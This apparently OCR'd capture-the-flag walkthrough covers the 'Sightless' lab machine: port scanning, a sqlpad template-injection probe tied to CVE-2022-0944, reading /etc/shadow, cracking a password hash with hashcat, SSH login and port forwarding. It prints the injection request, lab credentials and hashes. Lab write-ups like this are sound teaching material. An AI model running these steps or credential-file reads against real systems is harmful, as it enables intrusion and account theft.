
Information Gathering

1) Found open ports




```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ tcpscan 10.129.157.67
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-08 10:12 IST
Nmap scan report for 10.129.157.67
Host is up (0.20s latency).
Not shown: 65452 closed tcp ports (reset), 80 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE VERSION
21/tcp open  ftp
| fingerprint-strings:
|   GenericLines:
|     220 ProFTPD Server (sightless.htb FTP Server) [::ffff:10.129.157.67]
|     Invalid command: try being more creative
|_    Invalid command: try being more creative
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 c9:6e:3b:8f:c6:03:29:05:e5:a0:ca:00:90:c9:5c:52 (ECDSA)
|_  256 9b:de:3a:27:77:3b:1b:e1:19:5f:16:11:be:70:e0:56 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://sightless.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port21-TCP:V=7.94SVN%I=7%D=9/8%Time=66DD2B92%P=x86_64-pc-linux-gnu%r(Ge
SF:nericLines,A2,"220\x20ProFTPD\x20Server\x20\(sightless\.htb\x20FTP\x20S
SF:erver\)\x20\[::ffff:10\.129\.157\.67\]\r\n500\x20Invalid\x20command:\x2
SF:0try\x20being\x20more\x20creative\r\n500\x20Invalid\x20command:\x20try\
SF:x20being\x20more\x20creative\r\n");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 131.91 seconds

┌──(vigneswar㉿VigneswarPC)-[~]
└─$
```

2) Checked ftp


```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ ftp 10.129.157.67
Connected to 10.129.157.67.
220 ProFTPD Server (sightless.htb FTP Server) [::ffff:10.129.157.67]
Name (10.129.157.67:vigneswar):
550 SSL/TLS required on the control channel
ftp: Login failed
ftp>
ftp> exit
221 Goodbye.
```

We need a certficate to connect to ftp

3) Checked the website



4) Found a subdomain



5) Found version of sqlpad

Request

Pretty Raw Hex

```
GET /api/app HTTP/1.1
Host: sqlpad.sightless.htb
Expires: -1
Accept: application/json
Pragma: no-cache
Cache-Control: no-cache
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
Content-Type: application/json
Referer: http://sqlpad.sightless.htb/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
```

Response

Pretty Raw Hex Render

```
ETag: W/"1d9-E+82Qgtj4TJN18ynAdqcoit4wXQ"

{
  "currentUser":{
    "id":"noauth",
    "email":"noauth@example.com",
    "role":"admin",
    "name":"noauth"
  },
  "config":{
    "allowCsvDownload":true,
    "baseUrl":"",
    "defaultConnectionId":"",
    "editorWordWrap":false,
    "googleAuthConfigured":false,
    "localAuthConfigured":true,
    "publicUrl":"",
    "samlConfigured":false,
    "samlLinkHtml":"Sign in with SSO",
    "ldapConfigured":false,
    "ldapRolesConfigured":false,
    "oidcConfigured":false,
    "oidcLinkHtml":"Sign in with OpenID",
    "showServiceTokensUI":false
  },
  "version":"6.10.0"
}
```

Vulnerability Assessment

1) Found a CVE

A vulnerability, which was classified as critical, was found in sqlpad up to 6.10.0. This affects an unknown part of the component *Test Endpoint*. The manipulation with an unknown input leads to a injection vulnerability. CWE is classifying the issue as CWE-74. The product constructs all or part of a command, data structure, or record using externally-influenced input from an upstream component, but it does not neutralize or incorrectly neutralizes special elements that could modify how it is parsed or interpreted when it is sent to a downstream component. This is going to have an impact on confidentiality, integrity, and availability.

The weakness was published 03/15/2022. The advisory is shared at huntr.dev. This vulnerability is uniquely identified as CVE-2022-0944 since 03/14/2022. Neither technical details nor an exploit are publicly available. MITRE ATT&CK project uses the attack technique T1055 for this issue.

Upgrading to version 6.10.1 eliminates this vulnerability. Applying the patch 3f92be386c6cd3e5eba75d85f0700d3ef54daf73 is able to eliminate this problem. The bugfix is ready for download at github.com. The best possible mitigation is suggested to be upgrading to the latest version.

2) Tested it

create user guest@sqlpad.sightless.htb identified by 'guest';
GRANT CREATE ON *.* TO 'guest'@'sqlpad.sightless.htb';

Request

Pretty Raw Hex


```
POST /api/test-connection HTTP/1.1
Host: sqlpad.sightless.htb
Content-Length: 217
Expires: -1
Accept: application/json
Pragma: no-cache
Cache-Control: no-cache
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
Content-Type: application/json
Origin: http://sqlpad.sightless.htb
Referer: http://sqlpad.sightless.htb/queries/new
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

{
  "name":"mysql connection",
  "driver":"mysql",
  "data":{
    "host":"10.10.14.27",
    "username":"guest",
    "password":"guest",
    "database":"{{ 7*7 }}"
  },
  "host":"10.10.14.27",
  "username":"guest",
  "password":"guest",
  "database":"{{ 7*7 }}"
}
```

Response

Pretty Raw Hex Render


```
HTTP/1.1 400 Bad Request
Server: nginx/1.18.0 (Ubuntu)
Date: Sun, 08 Sep 2024 05:35:20 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 50
Connection: keep-alive
X-DNS-Prefetch-Control: off
Strict-Transport-Security: max-age=15552000; includeSubDomains
X-Download-Options: noopen
X-Content-Type-Options: nosniff
X-XSS-Protection: 0
Referrer-Policy: same-origin
ETag: W/"32-/f9nOD+rydAYlwkshjEjK2ffi9I"

{
  "title":"ER_BAD_DB_ERROR: Unknown database '49'"
}
```

3) Got rce



Exploitation

1) Got reverse shell



2) Found mssql credentials

```
mssql:
  image: 'mcr.microsoft.com/mssql/server:2019-CU8-ubuntu-16.04'
  hostname: 'mssql'
  restart: always
  ports:
    - 1433:1433
  environment:
    - ACCEPT_EULA=Y
    - MSSQL_SA_PASSWORD=SuperP4ssw0rd!
    - MSSQL_PID=Express
  healthcheck:
    test:
      [
        'CMD',
        '/opt/mssql-tools/bin/sqlcmd',
        '-S',
        'localhost',
        '-U',
        'sa',
        '-P',
        'SuperP4ssw0rd!',
        '-Q',
        'SELECT 1',
      ]
    interval: 5s
    timeout: 2s
    retries: 10
    start_period: 20s
```

3) Found hash of a user

```
root@c184118df0a6:/usr/app# cat /etc/shadow
root:$6$jn8fwk6LVJ9IYw30$qwtrfWTITUro8fEJbReUc7nXyx2wwJsnYdZYm9nMQDHP8SYm33uisO9gZ20LGaepC3ch6Bb2z/lEpBM90Ra4b.:19858:0:99999:7:::
daemon:*:19051:0:99999:7:::
bin:*:19051:0:99999:7:::
sys:*:19051:0:99999:7:::
sync:*:19051:0:99999:7:::
games:*:19051:0:99999:7:::
man:*:19051:0:99999:7:::
lp:*:19051:0:99999:7:::
mail:*:19051:0:99999:7:::
news:*:19051:0:99999:7:::
uucp:*:19051:0:99999:7:::
proxy:*:19051:0:99999:7:::
www-data:*:19051:0:99999:7:::
backup:*:19051:0:99999:7:::
list:*:19051:0:99999:7:::
irc:*:19051:0:99999:7:::
gnats:*:19051:0:99999:7:::
nobody:*:19051:0:99999:7:::
_apt:*:19051:0:99999:7:::
node:!:19053:0:99999:7:::
michael:$6$mG3Cp2VPGY.FDE8u$KVWVIHzqTzhOSYkzJIpFc2EsgmqvPa.q2Z9bLUU6tlBWaEwuxCDEP9UFHIXNUcF2rBnsaFYuJa6DUh/pL2IJD/:19860:0:99999:7:::
root@c184118df0a6:/usr/app#
```

4) Cracked the hash

```
Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.

Host memory required for this attack: 0 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344384
* Bytes.....: 139921497
* Keyspace..: 14344384

$6$mG3Cp2VPGY.FDE8u$KVWVIHzqTzhOSYkzJIpFc2EsgmqvPa.q2Z9bLUU6tlBWaEwuxCDEP9UFHIXNUcF2rBnsaFYuJa6DUh/pL2IJD/:insaneclownposse

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1800 (sha512crypt $6$, SHA512 (Unix))
Hash.Target......: $6$mG3Cp2VPGY.FDE8u$KVWVIHzqTzhOSYkzJIpFc2EsgmqvPa....L2IJD/
Time.Started.....: Sun Sep  8 11:25:07 2024 (1 min, 8 secs)
Time.Estimated...: Sun Sep  8 11:26:15 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:      873 H/s (1.49ms) @ Accel:256 Loops:32 Thr:1 Vec:4
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 58624/14344384 (0.41%)
Rejected.........: 0/58624 (0.00%)
Restore.Point....: 58368/14344384 (0.41%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:4992-5000
Candidate.Engine.: Device Generator
Candidates.#1....: kokokoko -> gabriel13

Started: Sun Sep  8 11:24:37 2024
Stopped: Sun Sep  8 11:26:16 2024
```

5) Got ssh access

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ ssh michael@sightless.htb
michael@sightless.htb's password:
Last login: Tue Sep  3 11:52:02 2024 from 10.10.14.23
michael@sightless:~$
```

michael:insaneclownposse

Privilege Escalation

1) Found a suid binary


```
michael@sightless:~$ ls /opt/google/chrome/chrome-sandbox -al
-rwsr-xr-x 1 root root 212600 May 14 22:24 /opt/google/chrome/chrome-sandbox
michael@sightless:~$
```

2) Found a internal port

```
michael@sightless:/opt$ netstat -antp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:41505         0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:33675         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3000          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:33060         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:38883         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8080          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8080          127.0.0.1:60382         TIME_WAIT   -
tcp        0      0 127.0.0.1:41505         127.0.0.1:51998         ESTABLISHED -
tcp        0    376 10.129.157.67:22        10.10.14.27:38000       ESTABLISHED -
tcp        0      0 127.0.0.1:47112         127.0.0.1:8080          ESTABLISHED -
tcp        0      0 127.0.0.1:8080          127.0.0.1:53090         TIME_WAIT   -
tcp        0      0 127.0.0.1:8080          127.0.0.1:52740         TIME_WAIT   -
tcp        0      0 127.0.0.1:8080          127.0.0.1:34008         TIME_WAIT   -
tcp        0      0 127.0.0.1:8080          127.0.0.1:46282         TIME_WAIT   -
tcp        0      0 127.0.0.1:8080          127.0.0.1:47112         ESTABLISHED -
tcp        0      0 127.0.0.1:51996         127.0.0.1:41505         ESTABLISHED -
tcp        0      0 127.0.0.1:58970         127.0.0.1:33675         ESTABLISHED -
tcp        0      0 127.0.0.1:33675         127.0.0.1:58970         ESTABLISHED -
tcp        0      0 127.0.0.1:51998         127.0.0.1:41505         ESTABLISHED -
tcp        0      0 127.0.0.1:8080          127.0.0.1:52724         TIME_WAIT   -
tcp        0      0 127.0.0.1:41505         127.0.0.1:51996         ESTABLISHED -
tcp6       0      0 :::21                   :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
```

3) Checked it

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ ssh michael@sightless.htb -L 8000:127.0.0.1:8080
michael@sightless.htb's password:
Last login: Sun Sep  8 06:01:44 2024 from 10.10.14.27
michael@sightless:~$
```



